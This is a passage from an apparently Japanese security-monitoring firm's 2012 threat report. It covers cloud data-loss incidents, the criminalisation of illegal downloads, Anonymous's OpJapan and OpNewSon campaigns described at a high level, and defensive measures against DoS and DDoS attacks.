また、2012 年 1 月には、同じくレンタルサーバ事業者である、さくらインターネット株式会社が提供しているクラウドサービスにおいて、オペレーションミスにより 53 アカウント分のデータが削除されたことを発表[18]しています。このように複数のレンタルサーバやクラウドサービスでデータ消失事故が発生しています。

ファーストサーバのサービス約款では、データの管理・バックアップはサービスの利用者側が行うとしており、事故発生当時では、数年前のバックアップを利用している Web サイトや、復旧が行えずサービスが提供できていない企業・団体も見受けられました。

今回のような事象が業務システムを移管したクラウドサービスで発生した場合、お客様に対するサービスの提供が継続できないだけではなく、社内業務もできなくなるリスクが考えられます。そのため、レンタルサーバやクラウドサービスの利用については、事業継続の観点から重要情報の管理やバックアップの方法について慎重に検討することを推奨いたします。また、レンタルサーバやクラウドサービスを利用する際には、データ保護などに関する約款や補償に関する項目を精査のうえ、自社のサービス使用や業務への影響を考慮したうえでの契約・データ移行を行うことが必要であると考えます。

---

15 「サードパーティクッキー」が危険な理由を正しく知りましょう
http://ascii.jp/elem/000/000/654/654929/
16 X-FRAME-OPTIONS によるクリックジャッキング対策
http://www.jpcert.or.jp/tips/2010/wr103601.html
17 6/20 に発生した大規模障害に関するお詫びとお知らせ
http://support.fsv.jp/info/nw20120620_01.html
ファーストサーバ、共有サーバーと VPS サービスで「データ復旧は不可能」
http://internet.watch.impress.co.jp/docs/news/20120623_542371.html
18 「さくらのクラウド」ストレージネットワーク障害に関するご報告（3 月 16 日更新）
http://cloud.sakura.ad.jp/news/sakurainfo/newsentry.php?id=603

4.1.4 違法ダウンロードの刑事罰化

著作権法の一部を改正した改正著作権法が平成 24 年 6 月 20 日に成立、平成 24 年 10 月 1 日から一部施行されました。[19] これは、後述するアノニマスによる日本を対象とした抗議活動「OpJapan」が実行されるきっかけともなりました。刑罰の対象や違法とされた内容は、以下のとおりです。

- ❖ 有償の音楽ファイルや映像ファイルをその違法性を知りながら、インターネットを通じてダウンロードした場合（刑罰の対象）
- ❖ 私的な利用目的であっても、コピー防止機能がついている DVD を自分のパソコンなどに取り込む行為（違法）
- ❖ 上記のようなコピー防止機能を解除するプログラムなどを作成や譲渡などした場合（刑罰の対象）

一部のダウンロード行為は、平成 21 年の著作権法改正によって既に違法となっていましたが、依然として違法配信サイトやファイル共有アプリケーションによる違法ダウンロードが後を絶たないことが背景となり、本改正が行われました。ファイル共有アプリケーションの P2P ネットワークで共有されているファイルには、違法なファイルだけではなく、ウイルスに感染させることを目的としたファイルも存在しているため、ダウンロードしたファイルによってウイルスに感染し、情報漏えいの被害が発生する危険性もあります。

このような法改正をきっかけとして、違法ファイルの流通に対する取り締まりがより厳しくなることが想定され、何気ないダウンロード行為が取り締まりの対象になる可能性も考えられます。そのため、組織内におけるファイル共有アプリケーションの利用方法や、インターネットを通じたファイルのダウンロードに関するポリシーについて再度確認のうえ、改めてユーザにそのポリシー、およびリスクを周知することを推奨いたします。

19
平成 24 年通常国会　著作権法改正について（文化庁）
http://www.bunka.go.jp/chosakuken/24_houkaisei.html
平成 24 年 10 月から著作権法が変わります 販売または有料配信されている音楽や映像の「違法ダウンロード」は刑罰の対象となります（政府広報オンライン）
http://www.gov-online.go.jp/useful/article/200908/2.html

4.2　ハクティビズムとサイバー攻撃に関する問題

2011 年 4 月に起きたアノニマスによるソニーへの一連の攻撃や、ウィキリークスによる組織に関する機密情報の公開など、いわゆる「ハクティビズム」といわれる活動が広く知られることとなりました。また、国内で多数の被害を出した非常に洗練されたサイバー攻撃である「標的型攻撃」など、注目を多く集める事例が、近年増加傾向にあります。

このように世界的に様々なサイバーセキュリティに関わる事件への注目が高まる中、2012 年には攻撃を含む一連の抗議活動「OpJapan」(オペレーションジャパン)がアノニマスによって行われました。

「OpJapan」は財務省の Web ページ改ざんなどを行ったことによって広く報道され、「アノニマス」という名前も急速に日本社会に認知されました。その一方で、アノニマス=ハッカー集団という漠然とした報道・認識だけが先行し、アノニマスやハクティビズムそのものに対する理解が進んでいない面も散見されます。

ハクティビズム(Hack+Activism)とは、政治的抗議の手段としてコンピュータやコンピュータネットワークを使用することであり、アノニマスや、その他のハクティビズムを行うグループには特定の政治的目的や思想が背景として存在しています。そのような背景を理解しないまま、頻繁にクローズアップされる DDoS 攻撃や Web サイトの改ざん、情報流出といった、ネットワーク上で行われる活動への技術的対策のみに目を向けるだけでは、今後組織をハクティビズムから保護するためには不十分であると考えます。アノニマスに限らず、ハクティビストたちがどういった背景のもと、攻撃を含む一連の活動をなぜ行うのか理解を深めることは、企業・組織の活動における潜在的なリスクの低減や予測につながります。そのため、本項では特にアノニマスに焦点を当て、ハクティビズムそのものをはじめ、アノニマスの成り立ちや行動原理、よく用いられる攻撃手法や行動に関して取り上げます。

4.2.1　ハクティビズム

2012 年 1 月、アノニマスはかつてない大規模な DDoS 攻撃を含む活動である、「Operation Megaupload(OpMegaupload)」を行いました。これはファイルアップロードサイト Megaupload.com が FBI によって閉鎖され、創業者など複数の関係者が逮捕されたことに端を発しています。OpMegaupload では、ホワイトハウスや FBI などの政府関係や著作権団体、またレコード会社など非常に広範囲な標的に対して、DDoS 攻撃などのサイバー攻撃が行われました。この OpMegaupload はアノニマスの活動、またハクティビズムとしても過去最大規模と考えられ、DDoS 攻撃には 5,000 人以上が参加したという情報もあります。

ハクティビズムという言葉や活動そのものは 90 年代には既に存在していました。しかし、近年のインターネットの発展や SNS などのコミュニケーション手段の増加などにより、その活動規模や影響が大きくなりつつあります。ハクティビズムの多くの参加者は、言論の自由や情報公開・利用の自由を規制する政府活動に非常に敏感です。また、2011 年に行われた「Occupy Wall Street」や「アラブの春」と呼ばれる一連の活動のように、インターネット上で行われるハクティビストたちの活動と現実社会での規制や抗議活動には関係が見られます。

4.2.2 アノニマス

アノニマスに関する多くの報道では「アノニマス=ハッカー集団」といった捉え方や呼び方をされています。しかし、実際にはアノニマス=ハッカー集団という図式は正確ではありません。ハッカー集団と報道されるため、アノニマスとして活動している人間の多くが高度な技術を持ったハッカーだと考えられています。しかし、アノニマスの攻撃手法であるDDoS攻撃やWebサイトの改ざんといった攻撃は、その多くが高度な知識や技術が必要なものではなく、既知の脆弱性を悪用したり、公開されている攻撃ツールを不特定多数のメンバーで情報共有したりすることで、攻撃を行っているケースがほとんどであると考えられます。

また、インターネット上でのハッキング行為以外にも、現実社会においての抗議活動など、合法的な活動を行っているアノニマスも多く存在しています。

アノニマスは「4chan」という匿名の画像掲示板にその起源があるといわれています。4chanは、日本で有名な2ちゃんねるに似ており、画像を投稿しそれに対するコメントを行うことにより様々なコミュニケーションを行うインターネット上の掲示板です。誰でも書き込むことができ、Anonymousという名称は4chanにおける無名の(投稿者が特に記載しなかった場合の)投稿者名となっています。現在の総称としてのアノニマスという名称はこれが起源となっていると考えられます。

最初期のアノニマスはこのようなインターネット上で趣味の雑談などを楽しむ、いわば行きすがりの人々の集まりであり、現在報道される「ハッカー集団」というような組織や統制のとれたグループといったイメージとは大きくかけ離れています。現在においても、アノニマスの活動は特定のIRCチャンネルに集まる不特定多数のメンバーで計画が決定されています。

このようなインターネット上における趣味の集まりであった人々が、下表のような事件や変遷を経て、現在のいくつかの主義主張が異なるグループになっていったものと考えられます。

表 3 アノニマスが関連するグループと活動と概要

グループ名称	活動概要
Project Chanology	反Scientology(サイエントロジー)の活動
	サイエントロジーという団体が動画投稿サイトYouTube上にある動画を削除するよう圧力をかけ、アノニマスで活動していた一部の人々がそれに反発し、DDoS攻撃などを行った。その後、サイエントロジーに対する行動は平和的・合法的な抗議活動へとシフトしていった。この合法的抗議活動を行うグループを特にChanology(チャノロジー)という。
Operation Payback	The Pirates Bay(TPB)への攻撃に対する報復活動
	Aiplex SoftwareがTPBというファイル共有サイトに対するDDoSを行い、さらにそれに反発したアノニマスで活動していた一部のグループが、DDoSによる報復攻撃を行った事件。 このOperation Paybackにおいて、それ以前では4chan上でコミュニケーションとっていたアノニマスの参加者は、初めて現在も主流となっているIRC上へと主な活動の場所を移した。このようなIRCサーバ郡や、そこで活動をしているグループを特にAnonOpsという。2012年、日本でのOpJapanにおいてDDoS攻撃やWebサイトの改ざんなどが行われたが、これらを行ったのは、このAnonOpsであると考えられる。
Operation Anti-Security	Lulzsecという少人数で構成されるハッカーグループと、アノニマスによる共同の反政府活動
	先の2つの活動と異なり、個別の事件に対する反動として起こったものではない。活動内容は、政府、特定の組織など、インターネット上の自由を侵害していると彼らが考えている組織に対するハッキング行為。Lulzsec のメンバーは、その後リーダーのSabuを初め、各国当局に逮捕された。

アノニマスの行う活動は、多くの場合「Operation」と呼ばれますが、すべての Operation が実行されるわけではありません。Operation が計画された際には「Pastebin」、「Facebook」、「Twitter」、「YouTube」といったサイト上で告知が行われます。IRC チャットおよびこれらのサイト上での宣伝活動が活発に行われるほど、Operation が実行される確率は高いと考えられるため、アノニマスの活動の実行可能性を予想するひとつの手段となります。

その一方、告知が行われても実際には実行されない Operation や、告知そのものが嘘で当初から実行が意図されていない Operation なども存在しています。当初から実行が意図されていなかった Operation としては、インターネットを停止させるとした「Operation Global Blackout」などが挙げられます。この Operation Global Blackout では、13 あるインターネットのルート DNS サーバを 2012 年 3 月 31 日にダウンさせるとの宣言がなされましたが、実際にはインターネットへの大きな影響が生じることはありませんでした。

アノニマスの Operation は複数が平行して存在していますが、それらの中には攻撃対象として宣言されている組織の対応を見て楽しむ、対応によってコストを消費させることを狙っているケースが存在すると考えられます。そのため、宣言された Operation の影響範囲、また本当に実現される可能性があるかなどを冷静に見極めて、対応を決める必要があると考えます。

4.2.3　インターネットの規制に関わる動向

アノニマス自身が度々その活動の際に述べていますが、アノニマス(実際の思惑がどうかは別として)の活動理念のひとつとして、インターネット上における自由な活動を守るという思想が存在しています。近年、世界的にこのような著作権やインターネット上の活動を制限する法律の成立を目指す動きが各国政府で多くなっており、それに合わせてアノニマスの活動が行われることが多くなっています。

表 4　著作権・インターネット規制に関する法的動きとアノニマスの活動

著作権・インターネット規制に関する主な法的な動き	アノニマスの活動
The Pirate Bay(ファイル共有サイト)への規制	Operation Payback が実行された。
ソニーPS3 をハッキングしたハッカーの逮捕、起訴	Operation Sony, Sony Recon などのソニーへの攻撃が実行された。
チュニジアなどでのインターネット規制(アラブの春)	アノニマスの一部のユーザが SNS などによって情報共有を行った。
SOPA[20], PIPA[21], ACTA[22] などの著作権侵害規制法案	Operation Megaupload が実行された。 また、SOPA に関してはアノニマス以外にも、この法案に反対する Wikipedia などによるインターネット上でのボイコットが行われた。
日本国内における著作権法の改正案が議会を通過(2012 年)	OpJapan が実行された。

また、多少方向性は異なりますが、2011 年には AntiSec という活動が行われました。これは Lulzsec というグループとの共闘作戦で世界中の政府系サイトなどへ攻撃を行うものでした。現在 Lulzsec はそのメンバーが逮捕されるなどして活動を停止していますが、AntiSec 自体の活動が完全に終了したわけではなく、アノニマスなどにより現在においても一部活動が継続している状況です。

[20] Stop Online Piracy Act (オンライン海賊行為防止法案)
[21] PROTECT IP Act (知的財産保護法案)
[22] 偽造品の取引の防止に関する協定

4.2.4　日本で発生したアノニマスによるインシデント


2012 年、国内ではあまり注目されることのなかったアノニマスが、一躍その存在を知られることとなった事件が発生しました。財務省関連 Web サイトが改ざんされた「OpJapan」、日本の複数の企業・組織がターゲットとして公表された「OpNewSon」です。

著作権法改正と OpJapan

2012 年 6 月 20 日、日本国内において、かねてより審議されていた改正著作権法案が参議院本会議で賛成多数により可決されました。違法ダウンロードの刑事罰化などの内容を含むこの法案が可決されたことを受け、アノニマスはこれをインターネット上の自由を不当に制限するものだとして 25 日、日本政府および日本レコード協会などへの攻撃を宣言する文章を公開[23]しました。

その後、翌 26 日には財務省関連の Web サイトが改ざん、また、裁判所のホームページや政党に関連するいくつかのサイトが DDoS 攻撃を受け、一時アクセスしにくい状況となるなどの被害を受けました。この一連のアノニマスの活動は、OpJapan として国内でも広く報道されることとなりました。

下図は、Twitter 上の OpJapan に関連する発言数の推移を表すグラフです。最初の改ざんが行われた 6 月 26 日に大きく発言数が増加しているのが伺えます。



グラフ 20　Twitter 上での OpJapan に関する発言数の推移

当初、OpJapan は日本に存在するアノニマス(前述のチャノロジー)によって開始された ACTA への合法的な抗議活動でしたが、25 日以降では海外の AnonOps にその活動名称が奪われた形となっています。これに対し、チャノロジーのメンバーが AnonOps へ Twitter 上で抗議を行う場面なども見られました。

[23] http://pastebin.com/T3zEieUC

攻撃手法

OpJapan では被害状況から、Web アプリケーションやプラットフォームに存在する脆弱性を悪用した Web サイト改ざんと、ツールを用いた DDoS 攻撃が行われたものと考えられます。

Web サイトの改ざんで悪用された脆弱性

報道されたいくつかの Web サイトの改ざんについては既知の脆弱性を悪用された可能性が高いと考えられます。特に国土交通省関連の Web サイトの改ざんについては、実行者と考えられる人物が IRC 上で下図のように「Just added index.html to coldfusion dir」という発言を行っていることや、検索エンジンの検索結果から該当サイトで Adobe ColdFusion を使用していることが確認できる状態であったため、Adobe ColdFusion の既知の脆弱性を悪用した攻撃によって改ざんが行われた可能性が高いと考えられます。




図 16 攻撃を行ったと考えられる人物による IRC 上での発言

このような既知の脆弱性に関しては Google などの検索エンジン上での調査を行うことによって、脆弱性が存在する可能性のあるサイトのリストアップを容易に行うことができます。このような調査方法は「Google ハッキング」と呼ばれ、脆弱性が存在する Web サイトを調査するための基本的かつ容易な手法として知られています。

DDoS 攻撃で用いられたツール

IRC 上での発言などから、以下のようなツールが使用されたと考えます。これらのツールは、アノニマスが行う DDoS 攻撃に度々用いられており、攻撃対象ごとにツールで使用する設定ファイルを配布し、参加者に攻撃を呼びかけています。

表 5　用いられたと考えられるツールの例

ツール名称、俗称	ツール概要
HOIC, LOIC, WebLOIC	リソース消費型 DoS 攻撃を行うツール
Slowloris	脆弱性悪用型 DoS 攻撃を行うツール

図 17　HOIC の実行画面

OpJapan は、政府およびレコード協会への攻撃が宣言された 2012 年 6 月 25 日から 27 日までの非常に短期間において実施され、その後は終息しています。一部では再び攻撃を行うというような IRC 上での発言も見られ、完全に終了したわけではない可能性はあるものの、27 日以降では目立った活動は行われていません。

また、当初行われていたチャノロジーによる活動は、改ざんや DDoS 攻撃を伴う OpJapan と区別を行うため、「OpFreeJp」「OpA.C.S.」という活動へ移行しています。「OpA.C.S.」では、合法的活動として清掃活動を行ったことが報じられています。[24]

[24] アノニマス、渋谷にあらわる　第 1 回清掃オフに 50 人超
http://nlab.itmedia.co.jp/nl/articles/1207/07/news007.html

OpNewSon


2012 年 4 月 11 日、The WikiBoat という少人数のグループが日本企業を含む 40 の企業・組織に対する攻撃予告を、Pastebin や Twitter 上で行いました。この攻撃予告はその後、1 ヵ月ほど注目されることがありませんでしたが、攻撃予定の日付が迫り、一部の団体などから攻撃に対する注意喚起が行われたのとほぼ時を同じくして、活動が多少活発化しました。

攻撃決行日時となり、事前に予定されていた DDoS 攻撃が開始されたものの、実際に行われた攻撃は対象リストに含まれるひとつの Web サイトのみに行われ、その攻撃もほぼ影響がないまま終息しました。そのため、OpNewSon は完全に失敗に終わったと考えられます。

The WikiBoat は正確にはアノニマスそのものと直接的に関係するグループではなく、彼ら自身の発言から、アノニマスから派生した 4～5 人のグループで、その活動はまだ始まって日が浅いと考えられます。また、OpNewSon に関しては以下のように、当初から計画が不明確であり、実行される可能性、また成功の可能性があまり高くないと考えられる要素が見受けられました。

- 攻撃そのものや攻撃対象の選定理由が、不明確であった
- 計画が実行の 1 ヵ月前に発表されたが、注目が集まっていない状況が伺えた
- 計画が早期に発表されたため、対象となった企業・組織は対応する時間の猶予があった

下図は OpNewSon に関する Twitter 上での発言数の推移を表すグラフです。活動が公開された 4 月 11 日以降、実際に DDoS 攻撃が行われた 5 月 25 日までほとんど発言数が増加することなく推移しており、この活動に関する注目が集まっていなかった状況が伺えます。



グラフ 21　OpNewSon に関する Twitter 上での発言数の推移

4.2.5　まとめ

冒頭で述べたとおり、アノニマスの多くのメンバーは必ずしも高い技術を持ったハッカー集団ではありません。アノニマスの活動への参加者は流動的であり、いわばデモ集団です。活動の趣旨が参加者にとって肯定されるものである場合には、攻撃も大規模なものとなると考えられますが、活動の趣旨や計画が不明確である場合には活動が活発化しないケースも十分考えられます。また、攻撃の多くは高度なものではく、既知の手法を用いたものだと考えます。

ハクティビズムという抗議の形態こそ、今までにあまり見られなかったものですが、それらを回避・防御するには、基本的なセキュリティ対策に加えて、危険に対する予測や実際に攻撃対象になった場合の対応を準備しておくことが重要であると考えます。

ハクティビストを知る

- ハクティビストが持つ思想や、どういった事象に反応する性質の集団であるかをあらかじめ知っておく

経営活動が及ぼす社会への影響を適切に予測する

- 社会への影響や、ハクティビストの反応が発生する可能性を考慮した経営判断を行う

攻撃の可能性を推測する

- ハクティビストが宣言した活動が実行される可能性を測る
- ハクティビストは嘘の活動宣言を行ったり、曖昧で実現可能性の低い計画を立てることもあるため、そういった場合にはコストがかかる過度な対応を講じることのないように冷静な判断を行う

攻撃を防御、緩和する

- 既知の脆弱性を悪用した攻撃への対策として、自組織の公開サーバや Web アプリケーションの状況を常にチェックし、計画的にバージョンアップ、セキュリティ更新プログラムの適用を行う
- DDoS 攻撃など、ネットワークへのアクセスが集中した際に生じる影響の緩和策は、あらかじめその対策範囲を検討し、実行しておく

トピックス 2：DoS/DDoS 攻撃への対策

2012 年、アノニマスの活動がクローズアップされる機会が増えたのと共に、アノニマスが頻繁に用いる攻撃手法でもある DoS(サービス不能)攻撃、もしくは DDoS 攻撃に対する関心も高まっています。DoS 攻撃に用いられる技術的な手法は多岐にわたりますが、ここでは以下のように大きく 2 つのタイプに分類し、それぞれの対策について説明します。また、IDS・IPS での対応についても説明します。

下記に挙げた脆弱性悪用型、リソース消費型ともに完全な対策は難しいため、対策にかかるコストや攻撃を受けた場合のビジネスインパクトを踏まえ、対策範囲について検討していくことをお勧めします。

【DoS 攻撃の分類】

・脆弱性悪用型

OS やサーバアプリケーションなどの使用不能に陥る脆弱性を悪用した攻撃

・リソース消費型

大量のパケットを送信することで、ネットワークの帯域圧迫やネットワーク機器(ファイアウォールやルータなど)、サーバの処理に負荷をかける攻撃

A　脆弱性悪用型

特殊に細工されたパケットを送信することにより、OS やサーバアプリケーションなどにおける脆弱性を悪用した DoS 攻撃を行います。このタイプの攻撃に対しては、以下のようなネットワーク機器(ファイアウォールやルータなど)やサーバにおける対策があります。

【脆弱性悪用型 DoS 攻撃における対策】

- 不要なサービス、機能を停止する
- 適切なアクセス制御を行う
- 修正プログラムを適用する

これらは DoS 攻撃に特化した対策ではなく、一般的なセキュリティ対策です。また、Web サービスなどを公開するサーバホストだけではなく、ネットワーク機器においても、ネットワーク機器自体が攻撃の被害を受けないように対策を行う必要があります。

【IDS による検知・防御】

脆弱性悪用型の DoS 攻撃はパターンマッチングによる攻撃通信の検知が可能であるケースがあり、効果が期待できます。JSOC においても、Apache Web サーバに存在する特定の脆弱性を悪用した DoS 攻撃の通信を検知するシグネチャを用意しており、実際に検知・防御した実績があります。

B リソース消費型

大量のパケットを送信し、ネットワークの帯域圧迫やネットワーク機器およびサーバの処理に負荷を与えることで、DoS 攻撃を行います。このタイプの DoS 攻撃は、攻撃対象そのものに対する影響のみではなく、インターネットサービスプロバイダから攻撃対象への経路上においても輻輳が発生する可能性があるなど、その性質上、被害を完全に防ぐことが困難です。

多くの DDoS 攻撃においてはこのタイプの攻撃が行われますが、送信するパケット自体は特殊なパケットである必要はないため、サーバに接続できないなどの DoS 攻撃の可能性のある事象が実際に発生した場合には、攻撃によるものなのか、何らかの理由による通常通信の増加なのかといった切り分け自体が難しい攻撃です。

しかしながら、以下のような対策を行うことで、リスクをある程度低減することが可能です。

【リソース消費型 DoS 攻撃における対策例】

- ネットワーク機器において、通信の帯域制限を行う
- ネットワーク機器において、不要なポートやプロトコルによるアクセスをブロックする
- サーバにおいて、同時接続数を制限する
- サーバにおいて、TCP の設定をチューニングする(TCP のタイムアウトを短くする、TCP キューおよびソケットオープンの数を増やす)
- 不要なログを取得しないように設定する(ディスク資源の圧迫対策)
- DoS 攻撃に対する保護機能がある場合は、これを活用する
- 送信元のアクセス制御を行う
- 負荷分散装置を導入する
- CDN(コンテンツ配信網)サービスを利用する
- インターネットサービスプロバイダなどの電気通信事業者が提供する DoS/DDoS 対策サービスを利用する

【IDS/IPS での検知・防御】

このタイプの攻撃では、攻撃意図した通信の内容は正常な通信と同様であることが多く、通信内容から攻撃を意図したものかを判断することが困難です。判断材料としては量的な変化を検知するしかないため、IDS では通信やパケットの量をもとに検知するシグネチャが用意されています。あらかじめ設定したしきい値を超えた場合に検知するしきい値型のシグネチャや、一部の製品では平常時の通信量を学習し、通信量の異常な増加を検知する学習型のシグネチャが用意されています。

しかしながら、これらのシグネチャの場合、しきい値の設定が非常に難しいという問題があります。これは、ネットワークを流れるパケット量は曜日や時間帯によって時々刻々と変化し、攻撃に限らず、正規利用者によるアクセスの増加など、日常的に一時的な通信量の増加が発生することがあるためです。

このため、IDS でこのタイプの DoS 攻撃が疑われる通信を精度よく検知することは難しく、どうしても通常通信を誤検知してしまうことがあります。また、しきい値の設定によっては、攻撃を意図した通信を検知できない場合も考えられます。たとえ検知した場合でも、検知ログから攻撃を意図したものかを区別することが困難であるため、攻撃対象への接続可否やリソース状況などを加味した総合的な分析が必要です。

IPS においては、これら検知シグネチャは機能的に遮断設定とすることができない場合があります。また、遮断設定とした場合でも、通常通信を誤遮断する大きなリスクがあるということを考慮のうえ、慎重に設定を行わなければなりません。

警察庁技術対策課 Dos/DDoS 対策について
http://www.npa.go.jp/cyberpolice/server/rd_env/pdf/DDoS_Inspection.pdf

独立行政法人情報処理推進機構セキュリティセンター サービス妨害攻撃の対策等調査-報告書-
http://www.ipa.go.jp/security/fy22/reports/isec-dos/2010_isec_dos.pdf

川口洋のセキュリティ・プライベート・アイズ(17) 米韓への DoS 攻撃に見る、検知と防御の考え方
http://www.atmarkit.co.jp/fsecurity/column/kawaguchi/017.html

5　おわりに

5.1　総括

2012 年、JSOC で検知したインシデントでは、新たに報告された脆弱性に対する攻撃よりも、数年前に修正された既知の脆弱性についての対策が行われていないケースや、公開されるべきでないコンテンツに対する攻撃など、基本的なセキュリティ対策が不十分であることに起因するインシデントが多く発生しています。新たに報告された脆弱性について対策を進めるとともに、脆弱性が残る古いバージョンのままのアプリケーションについても利用状況を見直し、計画的に対策を実施していく必要があります。

クライアントホストではサードパーティ製のアプリケーション、公開サーバでは Web アプリケーションのミドルウェアが特に攻撃者達の標的となっており、対策が取られていない場合にはすぐにも悪用されてしまう状況といえます。悪用された場合のリスクを再度認識し、組織内でこれらのソフトウェアについてセキュリティ対策が実施できているかチェックすることをお勧めします。また、万が一、対策が漏れてしまった場合に備え、ウイルス感染やシステム侵害を早期発見できる仕組みと、迅速なインシデントレスポンスの体制が取られているか見直すことをお勧めします。

また、2012 年は組織の外的要因と内的要因の両面からセキュリティに関する事件や出来事に変化が見られました。外的要因ではハクティビストによる官公庁などへの攻撃が発生しています。このようなハクティビストの攻撃に対しては、組織に対してどのようなリスクが想定され、どの程度警戒する必要があるのか、正確に把握していく必要があります。

内的要因としては、組織での情報管理や取り扱いに起因する事故が続いており、不適切な情報管理は大きな損失を招くリスクがあります。組織におけるセキュリティ対策は、脆弱性やウイルスへの対策が全てではありません。他組織で発生した事故を省みた上で、組織で取り扱う情報を整理し、より経営的なレベルでリスク管理を行う必要があると考えます。

5.2　あとがき

JSOC が提供する「マネージド・セキュリティ・サービス（MSS）」では、お客様ネットワーク内のセキュリティデバイスから出力されるログを、専門の知識を持ったセキュリティアナリストが 24 時間 365 日リアルタイムで分析を行い、精度の高いインシデント情報をお客様にご報告しています。また、国内最大級の監視センターである利点を生かすことにより、国内におけるインシデント事例・傾向を反映しての JSIG 作成・セキュリティデバイスへの適用をはじめ、常に最新の脅威に対していち早い対応を行っています。

また、昨今大きな脅威として認識されつつある、標的型攻撃などの公開情報の少ない脅威に対しても、サイバー救急センター、サイバーセキュリティ研究所といった研究部門との連携により、お客様へ効果的な対策を提供できる体制を整えています。標的型攻撃によって感染するウイルスのように、単一ポイントでのセキュリティ対策は近年その効果が薄くなりつつあります。その反面、実践的なセキュリティ対策として、多層防御の考え方はますます重要となっていくと考えます。JSOC が提供する MSS を、お客様のセキュリティ対策におけるリスク低減の手段としてご利用をご検討いただければ幸いです。